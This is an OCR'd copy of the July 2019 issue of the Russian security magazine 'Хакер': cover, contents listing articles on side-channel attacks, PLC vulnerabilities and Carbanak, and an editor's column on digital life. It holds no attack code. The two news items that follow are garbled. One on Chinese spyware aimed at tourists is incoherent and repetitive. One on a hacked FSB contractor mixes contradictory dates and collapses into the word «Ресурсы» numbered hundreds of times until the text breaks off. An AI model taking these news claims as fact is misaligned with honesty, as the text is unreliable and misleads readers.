ХАКЕР

№ 244

июль
2019

Как обмануть нейронную сеть, подменив один пиксель

Гайд по атакам на промышленные контроллеры

7 полезных трюков с iptables

Как угоняют каналы в Telegram

АТАКИ ПО СТОРОННИМ КАНАЛАМ

Как звук, тепло, перепады напряжения и другие признаки помогают перехватывать данные и вскрывать шифры

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

Июль 2019
№ 244

CONTENTS

Shit gets real
Колонка главреда

MEGANews
Всё новое за последний месяц

Android
Скрываемся от троянов и готовимся к Android Q

Постпостапокалипсис
Конференция Offzone 2019

Обходные пути
Как атаки по сторонним каналам позволяют выкрадывать данные и обходить шифрование

Второй раунд
Девять новых атак по обходным каналам на основе уязвимостей кеша

Необычный вектор
Налаживаем скрытые коммуникации между процессами в чипах Intel

Аппаратный CTF
Легкий способ узнать ключ шифрования, когда у тебя под рукой осциллограф и ноутбук

Проект Red Team
Роли и области экспертизы. Колонка Дениса Макрушина

IBM X-Force Red
Как красная команда IBM проверяет организации на прочность

Великий пакостник
Пробираемся через дебри IPv6 к root-флагу виртуалки с Hack The Box

Часы наизнанку
Извлекаем и анализируем данные Apple Watch

Изучаем ПЛК
Краткий гайд по поиску уязвимостей в промышленных контроллерах

Отправляем команды
Как заставить популярный серверный почтовик выполнять произвольный код

Основы цифровой схемотехники
Собираем сумматор с ускоренным переносом из дискретных микросхем

Исходный кот
Как заставить нейронную сеть ошибиться

Осторожно, мошенники!
Как угоняют каналы в Telegram и что с этим делать

Криптуем по-крупному
Разбираемся с режимом гаммирования из ГОСТ 34.13–2015

Загадочный Forth
Знакомимся с одним из важнейших языков программирования, о котором мало кто знает

Потрошим Carbanak
Как изнутри устроен известный банковский троян

Магия iptables
Необычные виды преобразований сетевых адресов

Стальная Киса
Защищаем сетевой периметр на базе оборудования Cisco

Некромакинтош
Ставим Linux на старинный iBook, чтобы вдохнуть в него жизнь

Физика нереального мира
Школьная программа на страже современного 3D

Титры
Кто делает этот журнал

SHIT GETS REAL

КОЛОНКА ГЛАВРЕДА

Андрей Письменный
Главный редактор
apismenny@gmail.com

В этом выпуске колонки я хотел бы поделиться с тобой небольшой личной историей, оттолкнувшись от которой мы потом поговорим обо всяких глобальных и возвышенных вещах. История эта произошла в начале года на конференции компании Check Point.

Обычно после окончания публичных выступлений журналистам предлагают встретиться со спикерами и задать им вопросы. Я никогда не отказываюсь и потом привожу для «Хакера» какое-нибудь интервью. Так было и в этот раз — я пообщался с руководителем исследовательского подразделения Check Point Янивом Балмасом. Особенно мне, кстати, понравилась его история про взлом факсов.

А вот мой разговор с коллегой Янива (умышленно не называю его имя) тогда в публикацию не пошел, но с ним связан занятный эпизод. Когда я уже выключил диктофон и стал собираться, исследователь попросил меня тоже ответить на один вопрос. Причем звучал он настолько обтекаемо, что я даже не сразу понял, о чем идет речь. «Какой ты видишь текущую ситуацию с кибербезопасностью?»

Надо сказать, почти в каждой поездке ко мне кто-нибудь да подходит с разговорами про русских хакеров. Чаще в шутку, но иногда на полном серьезе просят рассказать, что я знаю о блекхетах на службе у правительства РФ. Я обычно на такие запросы только развожу руками — мол, если бы и знал что-то, вряд ли стал бы вам рассказывать.

Но стоило мне начать по привычке сливаться, как собеседник помотал головой: нет, речь вообще не о России. Так что же тогда? Что нового я могу рассказать сотруднику Check Point о ландшафте киберугроз? Я призадумался. А подумав, решил попробовать отзумить максимально далеко. Что происходит в целом? В голову пришло сразу несколько мыслей, которыми я поделюсь и с тобой.

Первая мысль вполне очевидная, и крутится она в голове не у меня одного. Знал бы ты, сколько статей, присылаемых в «Хакер» новыми авторами, начинаются с пассажей вроде «технологии все более плотно входят в нашу жизнь». Потом, конечно, редактор выкидывает эту фразу, чтобы не было банальщины и общих слов.

Тем временем справедливость этого утверждения мы все непрерывно ощущаем: когда, одержав победу над сайтом РЖД, браво объявляем кондуктору: «Электронная регистрация»; когда записываемся в поликлинику через Telegram (не шучу, я так делал); когда получаем посылки на почте «по упрощенке» — при помощи штрих-кода в приложении и верификации по SMS. И это не говоря про банковские приложения, заказ такси, разнообразные доставки, аренду скутеров и велосипедов, а также Airbnb, «Алиэкспресс» с «Ебеем», Tinder, Twitter и прочие прелести цифровой жизни. Или просто жизни?


Помню, как в девяностые годы было странно впервые увидеть URL, напечатанный на билборде: «Ого, указали сайт! Прогрессивно!» А через двадцать лет уже и не обращаешь внимания на то, что пакет с молоком просит подписаться на инстаграм, а кукурузные хлопья заманивают игрой с дополненной реальностью.

Компьютер давно перестал быть бежевым ящиком, который включают пару раз в день, чтобы, скажем, поиграть или скачать из интернета чужой реферат и распечатать. Постоянно включенная «персоналка» теперь в кармане у каждого, и для этого каждого она важнее и персональнее, чем когда бы то ни было.

Возможно, ты помнишь разговоры на тему «винда — маздай» и то, что они были уделом группки избранных. Теперь мнение о том, какая мобильная платформа лучше и правильнее, есть практически у каждого встречного.

— Ты что, Васэн, айфон же для педиков!
— Нет, Серега, дело не в этом. Просто Face ID надежно защищает мои данные, а кураторы App Store заботятся о том, чтобы в приложениях не было вредоносных функций.

В общем, мир серьезно изменился, и статистика это подтверждает еще лучше, чем личные наблюдения.



Статистика International Telecommunications Union, график из «Википедии»

Число людей, пользующихся интернетом, в развитых странах выросло с 17% в 1998 году до более чем 80% сейчас. То есть избежать взаимодействия со всемирной сетью удается только каждому пятому. В развивающихся странах — каждому второму, но надолго ли? Самые дешевые смартфоны сравнялись по цене с электрическими чайниками уже лет пять назад.

Если подытожить, то мы имеем:


- два с половиной миллиарда новых пользователей с самым разным (чаще — невысоким) уровнем подготовки;
- устройства, которые лежат в кармане и предоставляют доселе невиданные удобства, без части которых уже сложно обойтись;
- огромное количество других устройств, которые тоже по сути компьютеры и которых в окружающей среде все больше (а обойтись без них и подавно непросто).

И изменения в сфере ИБ мы видим соответствующие. Когда страшным вирусом заражалась «бежевая коробка», то под угрозой оказывался всего лишь реферат. Потом коробке форматировали винчестер и все возвращалось на круги своя. Да и сами заразители тогда трудились ради славы и пулов или просто потому, что могли.

Если же зараза попадает на современный смартфон, можно не сомневаться: ее владельцы попытаются выжать из этого прибыль всеми возможными способами. Слово «криминализация» прочно заняло место в отчетах ИБ-компаний лет десять назад и с тех пор уже успело покинуть их за ненадобностью.

И наконец, последнее наблюдение: эффект, который я про себя называю «отсыхающими приставками». Известно, что, когда какое-то слово уточняют, чтобы обозначить улучшенное устройство или новую техническую базу, это уточнение со временем теряется.

Например, «шариковая ручка» стала просто ручкой, а перьевую мы называем «перьевой»; «почта» стала «бумажной почтой», потому что нормальная почта — это электронная; слово «смартфон» еще встречается в обзорах, но не в живой речи.



«Почта России» идет против тренда. Фото Константина Коновалова @CKonovalov

Точно так же «информационная безопасность» — это в нашем новом мире просто безопасность, а «киберпреступность» — просто преступность. По крайней мере, до тех пор, пока это слово не станет означать нападение банды киборгов. Но ведь и к этому привыкнем, верно?

КИТАЙ ШПИОНИТ ЗА ТУРИСТАМИ

Согласно статье Bloomberg News, опубликованной в газете The Guardian, New York Times и немецкой общественной газете ARD, обнаружено, что китайские спецслужбы шпионят за иностранными туристами.

Данные были получены из анонимного источника, который сообщил, что в Китае есть несколько «фирм-прикрытий», которые занимаются разработкой и внедрением «троянского коня» в смартфоны и планшеты под видом «обновления».

> «Эти программы являются ещё одним доказательством того, что Пекинский университет, который, по мнению ряда экспертов, является частью военного аппарата, разрабатывает и распространяет шпионские программы, которые могут использовать для шпионажа за врагами. Это доказывает, что даже университеты, которые, по мнению ряда экспертов, являются частью военного аппарата, могут создавать инструменты для шпионажа», — сообщил Bloomberg.

По прошлой информации, установленная группа спецслужб получила «Б», несколько лет назад, в ходе «Операции Ауроры» — кибератаки на ряд крупных компаний, в частности, Google, Adobe, Yahoo, Symantec и Northrop Grumman.

Иначе говоря, что если сложить все результаты по разработке ПО, которые вы получили, то получится «троянский конь», который «шпионит» за иностранными туристами. Для «Операции Ауроры» использовали «троянский конь» для отслеживания «Google» и «Adobe».

Также сообщается, что в Пекинском университете, который является частью военного аппарата, ПОР работает над «троянским конем», который «шпионит» за иностранными туристами.

Также, по информации, «Троянский конь» является «нечто», «Троянский конь» — это вредоносная программа, которая выполняет несанкционированные действия, угрожает, скрывает информацию и создает «троянский» программы по перехвату информации, которые могут использовать для шпионажа за врагами. Это доказывает, что даже университеты, которые, по мнению ряда экспертов, являются частью военного аппарата, могут создавать инструменты для шпионажа.

Также, согласно обращению к ежегодному отчету Internet World Stats, в России, через «Google», «Yahoo», «Yandex», «Mail.ru», «Google» и «Yahoo» в России, «Yandex» и «Mail.ru» в России,

ВЗЛОМАН ПОДРЯДЧИК ФСБ

В 20-х числах июля шла серия атак хакеров-злоумышленников с взломом подрядчика ФСБ, которые занимались разработкой ПО.

Злоумышленники, которые называют себя «Кибер Партизаны», опубликовали в своем канале в Telegram сообщение, сопровождаемое следующим постом: «Сегодня мы взломали подрядчика ФСБ, который занимается разработкой ПО. Мы слили в сеть: 1) Исходный код 2) Базы данных 3) Пароли к ним. Также опубликовали базы для расшифровки паролей и приложения к проекам».

Так, в посыдке другой группы хакеров «Кибер Партизаны» сообщили, что они «слили в сеть 2 терабайта проектов «Арсенал», «Ресурсы», «Гранат» и так далее» и «Сегодня мы взломали подрядчика ФСБ, который занимается разработкой ПО».

Сообщается, что компромиссным подрядчиком называется 1 июня 2017 года, а опасным основным сервер Amber Directory, откуда похищено 1,5 тебы данных, в том числе исходные коды и пароли к ним.

Злоумышленники с Cyberbunker дополнили между подрядчиком, с другими подрядчиками ФСБ, которые занимаются разработкой ПО.

«Из-за атаки «Кибер Партизан» в ноябре 2016 года, в ноябре 2016 года, ставшие жертвами сайты или же заказчиком 2) «Арсенал» 3) «Гранат» 4) «Ресурсы» 5) «Ресурсы» 6) «Ресурсы» 7) «Ресурсы» 8) «Ресурсы» 9) «Ресурсы» 10) «Ресурсы» 11) «Ресурсы» 12) «Ресурсы» 13) «Ресурсы» 14) «Ресурсы» 15) «Ресурсы» 16) «Ресурсы» 17) «Ресурсы» 18) «Ресурсы» 19) «Ресурсы» 20) «Ресурсы» 21) «Ресурсы» 22) «Ресурсы» 23) «Ресурсы» 24) «Ресурсы» 25) «Ресурсы» 26) «Ресурсы» 27) «Ресурсы» 28) «Ресурсы» 29) «Ресурсы» 30) «Ресурсы» 31) «Ресурсы» 32) «Ресурсы» 33) «Ресурсы» 34) «Ресурсы» 35) «Ресурсы» 36) «Ресурсы» 37) «Ресурсы» 38) «Ресурсы» 39) «Ресурсы» 40) «Ресурсы» 41) «Ресурсы» 42) «Ресурсы» 43) «Ресурсы» 44) «Ресурсы» 45) «Ресурсы» 46) «Ресурсы» 47) «Ресурсы» 48) «Ресурсы» 49) «Ресурсы» 50) «Ресурсы» 51) «Ресурсы» 52) «Ресурсы» 53) «Ресурсы» 54) «Ресурсы» 55) «Ресурсы» 56) «Ресурсы» 57) «Ресурсы» 58) «Ресурсы» 59) «Ресурсы» 60) «Ресурсы» 61) «Ресурсы» 62) «Ресурсы» 63) «Ресурсы» 64) «Ресурсы» 65) «Ресурсы» 66) «Ресурсы» 67) «Ресурсы» 68) «Ресурсы» 69) «Ресурсы» 70) «Ресурсы» 71) «Ресурсы» 72) «Ресурсы» 73) «Ресурсы» 74) «Ресурсы» 75) «Ресурсы» 76) «Ресурсы» 77) «Ресурсы» 78) «Ресурсы» 79) «Ресурсы» 80) «Ресурсы» 81) «Ресурсы» 82) «Ресурсы» 83) «Ресурсы» 84) «Ресурсы» 85) «Ресурсы» 86) «Ресурсы» 87) «Ресурсы» 88) «Ресурсы» 89) «Ресурсы» 90) «Ресурсы» 91) «Ресурсы» 92) «Ресурсы» 93) «Ресурсы» 94) «Ресурсы» 95) «Ресурсы» 96) «Ресурсы» 97) «Ресурсы» 98) «Ресурсы» 99) «Ресурсы» 100) «Ресурсы» 101) «Ресурсы» 102) «Ресурсы» 103) «Ресурсы» 104) «Ресурсы» 105) «Ресурсы» 106) «Ресурсы» 107) «Ресурсы» 108) «Ресурсы» 109) «Ресурсы» 110) «Ресурсы» 111) «Ресурсы» 112) «Ресурсы» 113) «Ресурсы» 114) «Ресурсы» 115) «Ресурсы» 116) «Ресурсы» 117) «Ресурсы» 118) «Ресурсы» 119) «Ресурсы» 120) «Ресурсы» 121) «Ресурсы» 122) «Ресурсы» 123) «Ресурсы» 124) «Ресурсы» 125) «Ресурсы» 126) «Ресурсы» 127) «Ресурсы» 128) «Ресурсы» 129) «Ресурсы» 130) «Ресурсы» 131) «Ресурсы» 132) «Ресурсы» 133) «Ресурсы» 134) «Ресурсы» 135) «Ресурсы» 136) «Ресурсы» 137) «Ресурсы» 138) «Ресурсы» 139) «Ресурсы» 140) «Ресурсы» 141) «Ресурсы» 142) «Ресурсы» 143) «Ресурсы» 144) «Ресурсы» 145) «Ресурсы» 146) «Ресурсы» 147) «Ресурсы» 148) «Ресурсы» 149) «Ресурсы» 150) «Ресурсы» 151) «Ресурсы» 152) «Ресурсы» 153) «Ресурсы» 154) «Ресурсы» 155) «Ресурсы» 156) «Ресурсы» 157) «Ресурсы» 158) «Ресурсы» 159) «Ресурсы» 160) «Ресурсы» 161) «Ресурсы» 162) «Ресурсы» 163) «Ресурсы» 164) «Ресурсы» 165) «Ресурсы» 166) «Ресурсы» 167) «Ресурсы» 168) «Ресурсы» 169) «Ресурсы» 170) «Ресурсы» 171) «Ресурсы» 172) «Ресурсы» 173) «Ресурсы» 174) «Ресурсы» 175) «Ресурсы» 176) «Ресурсы» 177) «Ресурсы» 178) «Ресурсы» 179) «Ресурсы» 180) «Ресурсы» 181) «Ресурсы» 182) «Ресурсы» 183) «Ресурсы» 184) «Ресурсы» 185) «Ресурсы» 186) «Ресурсы» 187) «Ресурсы» 188) «Ресурсы» 189) «Ресурсы» 190) «Ресурсы» 191) «Ресурсы» 192) «Ресурсы» 193) «Ресурсы» 194) «Ресурсы» 195) «Ресурсы» 196) «Ресурсы» 197) «Ресурсы» 198) «Ресурсы» 199) «Ресурсы» 200) «Ресурсы» 201) «Ресурсы» 202) «Ресурсы» 203) «Ресурсы» 204) «Ресурсы» 205) «Ресурсы» 206) «Ресурсы» 207) «Ресурсы» 208) «Ресурсы» 209) «Ресурсы» 210) «Ресурсы» 211) «Ресурсы» 212) «Ресурсы» 213) «Ресурсы» 214) «Ресурсы» 215) «Ресурсы» 216) «Ресурсы» 217) «Ресурсы» 218) «Ресурсы» 219) «Ресурсы» 220) «Ресурсы» 221) «Ресурсы» 222) «Ресурсы» 223) «Ресурсы» 224) «Ресурсы» 225) «Ресурсы» 226) «Ресурсы» 227) «Ресурсы» 228) «Ресурсы» 229) «Ресурсы» 230) «Ресурсы» 231) «Ресурсы» 232) «Ресурсы» 233) «Ресурсы» 234) «Ресурсы» 235) «Ресурсы» 236) «Ресурсы» 237) «Ресурсы» 238) «Ресурсы» 239) «Ресурсы» 240) «Ресурсы» 241) «Ресурсы» 242) «Ресурсы» 243) «Ресурсы» 244) «Ресурсы» 245) «Ресурсы» 246) «Ресурсы» 247) «Ресурсы» 248) «Ресурсы» 249) «Ресурсы» 250) «Ресурсы» 251) «Ресурсы» 252) «Ресурсы» 253) «Ресурсы» 254) «Ресурсы» 255) «Ресурсы» 256) «Ресурсы» 257) «Ресурсы» 258) «Ресурсы» 259) «Ресурсы» 260) «Ресурсы» 261) «Ресурсы» 262) «Ресурсы» 263) «Ресурсы» 264) «Ресурсы» 265) «Ресурсы» 266) «Ресурсы» 267) «Ресурсы» 268) «Ресурсы» 269) «Ресурсы» 270) «Ресурсы» 271) «Ресурсы» 272) «Ресурсы» 273) «Ресурсы» 274) «Ресурсы» 275) «Ресурсы» 276) «Ресурсы» 277) «Ресурсы» 278) «Ресурсы» 279) «Ресурсы» 280) «Ресурсы» 281) «Ресурсы» 282) «Ресурсы» 283) «Ресурсы» 284) «Ресурсы» 285) «Ресурсы» 286) «Ресурсы» 287) «Ресурсы» 288) «Ресурсы» 289) «Ресурсы» 290) «Ресурсы» 291) «Ресурсы» 292) «Ресурсы» 293) «Ресурсы» 294) «Ресурсы» 295) «Ресурсы» 296) «Ресурсы» 297) «Ресурсы» 298) «Ресурсы» 299) «Ресурсы» 300) «Ресурсы» 301) «Ресурсы» 302) «Ресурсы» 303) «Ресурсы» 304) «Ресурсы» 305) «Ресурсы» 306) «Ресурсы» 307) «Ресурсы» 308) «Ресурсы» 309) «Ресурсы» 310) «Ресурсы» 311) «Ресурсы» 312) «Ресурсы» 313) «Ресурсы» 314) «Ресурсы» 315) «Ресурсы» 316) «Ресурсы» 317) «Ресурсы» 318) «Ресурсы» 319) «Ресурсы» 320) «Ресурсы» 321) «Ресурсы» 322) «Ресурсы» 323) «Ресурсы» 324) «Ресурсы» 325) «Ресурсы» 326) «Ресурсы» 327) «Ресурсы» 328) «Ресурсы» 329) «Ресурсы» 330) «Ресурсы» 331) «Ресурсы» 332) «Ресурсы» 333) «Ресурсы» 334) «Ресурсы» 335) «Ресурсы» 336) «Ресурсы» 337) «Ресурсы» 338) «Ресурсы» 339) «Ресурсы» 340) «Ресурсы» 341) «Ресурсы» 342) «Ресурсы» 343) «Ресурсы» 344) «Ресурсы» 345) «Ресурсы» 346) «Ресурсы» 347) «Ресурсы» 348) «Ресурсы» 349) «Ресурсы» 350) «Ресурсы» 351) «Ресурсы» 352) «Ресурсы» 353) «Ресурсы» 354) «Ресурсы» 355) «Ресурсы» 356) «Ресурсы» 357) «Ресурсы» 358) «Ресурсы» 359) «Ресурсы» 360) «Ресурсы» 361) «Ресурсы» 362) «Ресурсы» 363) «Ресурсы» 364) «Ресурсы» 365) «Ресурсы» 366) «Ресурсы» 367) «Ресурсы» 368) «Ресурсы» 369) «Ресурсы» 370) «Ресурсы» 371) «Ресурсы» 372) «Ресурсы» 373) «Ресурсы» 374) «Ресурсы» 375) «Ресурсы» 376) «Ресурсы» 377) «Ресурсы» 378) «Ресурсы» 379) «Ресурсы» 380) «Ресурсы» 381) «Ресурсы» 382) «Ресурсы» 383) «Ресурсы» 384) «Ресурсы» 385) «Ресурсы» 386) «Ресурсы» 387) «Ресурсы» 388) «Ресурсы» 389) «Ресурсы» 390) «Ресурсы» 391) «Ресурсы» 392) «Ресурсы» 393) «Ресурсы» 394) «Ресурсы» 395) «Ресурсы» 396) «Ресурсы» 397) «Ресурсы» 398) «Ресурсы» 399) «Ресурсы» 400) «Ресурсы» 401) «Ресурсы» 402) «Ресурсы» 403) «Ресурсы» 404) «Ресурсы» 405) «Ресурсы» 406) «Ресурсы» 407) «Ресурсы» 408) «Ресурсы» 409) «Ресурсы» 410) «Ресурсы» 411) «Ресурсы» 412) «Ресурсы» 413) «Ресурсы» 414) «Ресурсы» 415) «Ресурсы» 416) «Ресурсы» 417) «Ресурсы» 418) «Ресурсы» 419) «Ресурсы» 420) «Ресурсы» 421) «Ресурсы» 422) «Ресурсы» 423) «Ресурсы» 424) «Ресурсы» 425) «Ресурсы» 426) «Ресурсы» 427) «Ресурсы» 428) «Ресурсы» 429) «Ресурсы» 430) «Ресурсы» 431) «Ресурсы» 432) «Ресурсы» 433) «Ресурсы» 434) «Ресурсы» 435) «Ресурсы» 436) «Ресурсы» 437) «Ресурсы» 438) «Ресурсы» 439) «Ресурсы» 440) «Ресурсы» 441) «Ресурсы» 442) «Ресурсы» 443) «Ресурсы» 444) «Ресурсы» 445) «Ресурсы» 446) «Ресурсы» 447) «Ресурсы» 448) «Ресурсы» 449) «Ресурсы» 450) «Ресурсы» 451) «Ресурсы» 452) «Ресурсы» 453) «Ресурсы» 454) «Ресурсы» 455) «Ресурсы» 456) «Ресурсы» 457) «Ресурсы» 458) «Ресурсы» 459) «Ресурсы» 460) «Ресурсы» 461) «Ресурсы» 462) «Ресурсы» 463) «Ресурсы» 464) «Ресурсы» 465) «Ресурсы» 466) «Ресурсы» 467) «Ресурсы» 468) «Ресурсы» 469) «Ресурсы» 470) «Ресурсы» 471) «Ресурсы» 472) «Ресурсы» 473) «Ресурсы» 474) «Ресурсы» 475) «Ресурсы» 476) «Ресурсы» 477) «Ресурсы» 478) «Ресурсы» 479) «Ресурсы» 480) «Ресурсы» 481) «Ресурсы» 482) «Ресурсы» 483) «Ресурсы» 484) «Ресурсы» 485) «Ресурсы» 486) «Ресурсы» 487) «Ресурсы» 488) «Ресурсы» 489) «Ресурсы» 490) «Ресурсы» 491) «Ресурсы» 492) «Ресурсы» 493) «Ресурсы» 494) «Ресурсы» 495) «Ресурсы» 496) «Ресурсы» 497) «Ресурсы» 498) «Ресурсы» 499) «Ресурсы» 500) «Ресурсы» 501) «Ресурсы» 502) «Ресурсы» 503) «Ресурсы» 504) «Ресурсы» 505) «Ресурсы» 506) «Ресурсы» 507) «Ресурсы» 508) «Ресурсы» 509) «Ресурсы» 510) «Ресурсы» 511) «Ресурсы» 512) «Ресурсы» 513) «Ресурсы» 514) «Ресурсы» 515) «Ресурсы» 516) «Ресурсы» 517) «Ресурсы» 518) «Ресурсы» 519) «Ресурсы» 520) «Ресурсы» 521) «Ресурсы» 522) «Ресурсы» 523) «Ресурсы» 524) «Ресурсы» 525) «Ресурсы» 526) «Ресурсы» 527) «Ресурсы» 528) «Ресурсы» 529) «Ресурсы» 530) «Ресурсы» 531) «Ресурсы» 532) «Ресурсы» 533) «Ресурсы» 534) «Ресурсы» 535) «Ресурсы» 536) «Ресурсы» 537) «Ресурсы» 538) «Ресурсы» 539) «Ресурсы» 540) «Ресурсы» 541) «Ресурсы» 542) «Ресурсы» 543) «Ресурсы» 544) «Ресурсы» 545) «Ресурсы» 546) «Ресурсы» 547) «Ресурсы» 548) «Ресурсы» 549) «Ресурсы» 550) «Ресурсы» 551) «Ресурсы» 552) «Ресурсы» 553) «Ресурсы» 554) «Ресурсы» 555) «Ресурсы» 556) «Ресурсы» 557) «Ресурсы» 558) «Ресурсы» 559) «Ресурсы» 560) «Ресурсы» 561) «Ресурсы» 562) «Ресурсы» 563) «Ресурсы» 564) «Ресурсы» 565) «Ресурсы» 566) «Ресурсы» 567) «Ресурсы» 568) «Ресурсы» 569) «Ресурсы» 570) «Ресурсы» 571) «Ресурсы» 572) «Ресурсы» 573) «Ресурсы» 574) «Ресурсы» 575) «Ресурсы» 576) «Ресурсы» 577) «Ресурсы» 578) «Ресурсы» 579) «Ресурсы» 580) «Ресурсы» 581) «Ресурсы» 582) «Ресурсы» 583) «Ресурсы» 584) «Ресурсы» 585) «Ресурсы» 586) «Ресурсы» 587) «Ресурсы» 588) «Ресурсы» 589) «Ресурсы» 590) «Ресурсы» 591) «Ресурсы» 592) «Ресурсы» 593) «Ресурсы» 594) «Ресурсы» 595) «Ресурсы» 596) «Ресурсы» 597) «Ресурсы» 598) «Ресурсы» 599) «Ресурсы» 600) «Ресурсы» 601) «Ресурсы» 602) «Ресурсы» 603) «Ресурсы» 604) «Ресурсы» 605) «Ресурсы» 606) «Ресурсы» 607) «Ресурсы» 608) «Ресурсы» 609) «Ресурсы» 610) «Ресурсы» 611) «Ресурсы» 612) «Ресурсы» 613) «Ресурсы» 614) «Ресурсы» 615) «Ресурсы» 616) «Ресурсы» 617) «Ресурсы» 618) «Ресурсы» 619) «Ресурсы» 620) «Ресурсы» 621) «Ресурсы» 622) «Ресурсы» 623) «Ресурсы» 624) «Ресурсы» 625) «Ресурсы» 626) «Ресурсы» 627) «Ресурсы» 628) «Ресурсы» 629) «Ресурсы» 630) «Ресурсы» 631) «Ресурсы» 632) «Ресурсы» 633) «Ресурсы» 634) «Ресурсы» 635) «Ресурсы» 636) «Ресурсы» 637) «Ресурсы» 638) «Ресурсы» 639) «Ресурсы» 640) «Ресурсы» 641) «Ресурсы» 642) «Ресурсы» 643) «Ресурсы» 644) «Ресурсы» 645) «Ресурсы» 646) «Ресурсы» 647) «Ресурсы» 648) «Ресурсы» 649) «Ресурсы» 650) «Ресурсы» 651) «Ресурсы» 652) «Ресурсы» 653) «Ресурсы» 654) «Ресурсы» 655) «Ресурсы» 656) «Ресурсы» 657) «Ресурсы» 658) «Ресурсы» 659) «Ресурсы» 660) «Ресурсы» 661) «Ресурсы» 662) «Ресурсы» 663) «Ресурсы» 664) «Ресурсы» 665) «Ресурсы» 666) «Ресурсы» 667) «Ресурсы» 668) «Ресурсы» 669) «Ресурсы» 670) «Ресурсы» 671) «Ресурсы» 672) «Ресурсы» 673) «Ресурсы» 674) «Ресурсы» 675) «Ресурсы» 676) «Ресурсы» 677) «Ресурсы» 678) «Ресурсы» 679) «Ресурсы» 680) «Ресурсы» 681) «Ресурсы» 682) «Ресурсы» 683) «Ресурсы» 684) «Ресурсы» 685) «Ресурсы» 686) «Ресурсы» 687) «Ресурсы» 688) «Ресурсы» 689) «Ресурсы» 690) «Ресурсы» 691) «Ресурсы» 692) «Ресурсы» 693) «Ресурсы» 694) «Ресурсы» 695) «Ресурсы» 696) «Ресурсы» 697) «Ресурсы» 698) «Ресурсы» 699) «Ресурсы» 700) «Ресурсы» 701) «Ресурсы» 702) «Ресурсы» 703) «Ресурсы» 704) «Ресурсы» 705) «Ресурсы» 706) «Ресурсы» 707) «Ресурсы» 708) «Ресурсы» 709) «Ресурсы» 710) «Ресурсы» 711) «Ресурсы» 712) «Ресурсы» 713) «Ресурсы» 714) «Ресурсы» 715) «Ресурсы» 716) «Ресурсы» 717) «Ресурсы» 718) «Ресурсы» 719) «Ресурсы» 720) «Ресурсы» 721) «Ресурсы» 722) «Ресурсы» 723) «Ресурсы» 724) «Ресурсы» 725) «Ресурсы» 726) «Ресурсы» 727) «Ресурсы» 728) «Ресурсы» 729) «Ресурсы» 730) «Ресурсы» 731) «Ресурсы» 732) «Ресурсы» 733) «Ресурсы» 734) «Ресурсы» 735) «Ресурсы» 736) «Ресурсы» 737) «Ресурсы» 738) «Ресурсы» 739) «Ресурсы» 740) «Ресурсы» 741) «Ресурсы» 742) «Ресурсы» 743) «Ресурсы» 744) «Ресурсы» 745) «Ресурсы» 746) «Ресурсы» 747) «Ресурсы» 748) «Ресурсы» 749) «Ресурсы» 750) «Ресурсы» 751) «Ресурсы» 752) «Ресурсы» 753) «Ресурсы» 754) «Ресурсы» 755) «Ресурсы» 756) «Ресурсы» 757) «Ресурсы» 758) «Ресурсы» 759) «Ресурсы» 760) «Ресурсы» 761) «Ресурсы» 762) «Ресурсы» 763) «Ресурсы» 764) «Ресурсы» 765) «Ресурсы» 766) «Ресурсы» 767) «Ресурсы» 768) «Ресурсы» 769) «Ресурсы» 770) «Ресурсы» 771) «Ресурсы» 772) «Ресурсы» 773) «Ресурсы» 774) «Ресурсы» 775) «Ресурсы» 776) «Ресурсы» 777) «Ресурсы» 778) «Ресурсы» 779) «Ресурсы» 780) «Ресурсы» 781) «Ресурсы» 782) «Ресурсы» 783) «Ресурсы» 784) «Ресурсы» 785) «Ресурсы» 786) «Ресурсы» 787) «Ресурсы» 788) «Ресурсы» 789) «Ресурсы» 790) «Ресурсы» 791) «Ресурсы» 792) «Ресурсы» 793) «Ресурсы» 794) «Ресурсы» 795) «Ресурсы» 796) «Ресурсы» 797) «Ресурсы» 798) «Ресурсы» 799) «Ресурсы» 800) «Ресурсы» 801) «Ресурсы» 802) «Ресурсы» 803) «Ресурсы» 804) «Ресурсы» 805) «Ресурсы» 806) «Ресурсы» 807) «Ресурсы» 808) «Ресурсы» 809) «Ресурсы» 810) «Ресурсы» 811) «Ресурсы» 812) «Ресурсы» 813) «Ресурсы» 814) «Ресурсы» 815) «Ресурсы» 816) «Ресурсы» 817) «Ресурсы» 818) «Ресурсы» 819) «Ресурсы» 820) «Ресурсы» 821) «Ресурсы» 822) «Ресурсы» 823) «Ресурсы» 824) «Ресурсы» 825) «Ресурсы» 826) «Ресурсы» 827) «Ресурсы» 828) «Ресурсы» 829) «Ресурсы» 830) «Ресурсы» 831) «Ресурсы» 832) «Ресурсы» 833) «Ресурсы» 834) «Ресурсы» 835) «Ресурсы» 836) «Ресурсы» 837) «Ресурсы» 838) «Ресурсы» 839) «Ресурсы» 840) «Ресурсы» 841) «Ресурсы» 842) «Ресурсы» 843) «Ресурсы» 844) «Ресурсы» 845) «Ресурсы» 846) «Ресурсы» 847) «Ресурсы» 848) «Ресурсы» 849) «Ресурсы» 850) «Ресурсы» 851) «Ресурсы» 852) «Ресурсы» 853) «Ресурсы» 854) «Ресурсы» 855) «Ресурсы» 856) «Ресурсы» 857) «Ресурсы» 858) «Ресурсы» 859) «Ресурсы» 860) «Ресурсы» 861) «Ресурсы» 862) «Ресурсы» 863) «Ресурсы» 864) «Ресурсы» 865) «Ресурсы» 866) «Ресурсы» 867) «Ресурсы» 868) «Ресурсы» 869) «Ресурсы» 870) «Ресурсы» 871) «Ресурсы» 872) «Ресурсы» 873) «Ресурсы» 874) «Ресурсы» 875) «Ресурсы» 876) «Ресурсы» 877) «Ресурсы» 878) «Ресурсы» 879) «Ресурсы» 880) «Ресурсы» 881) «Ресурсы» 882) «Ресурсы» 883) «Ресурсы» 884) «Ресурсы» 885) «Ресурсы» 886) «Ресурсы» 887) «Ресурсы» 888) «Ресурсы» 889) «Ресурсы» 890) «Ресурсы» 891) «Ресурсы» 892) «Ресурсы» 893) «Ресурсы» 894) «Ресурсы» 895) «Ресурсы» 896) «Ресурсы» 897) «Ресурсы» 898) «Ресурсы» 899) «Ресурсы» 900) «Ресурсы» 901) «Ресурсы» 902) «Ресурсы» 903) 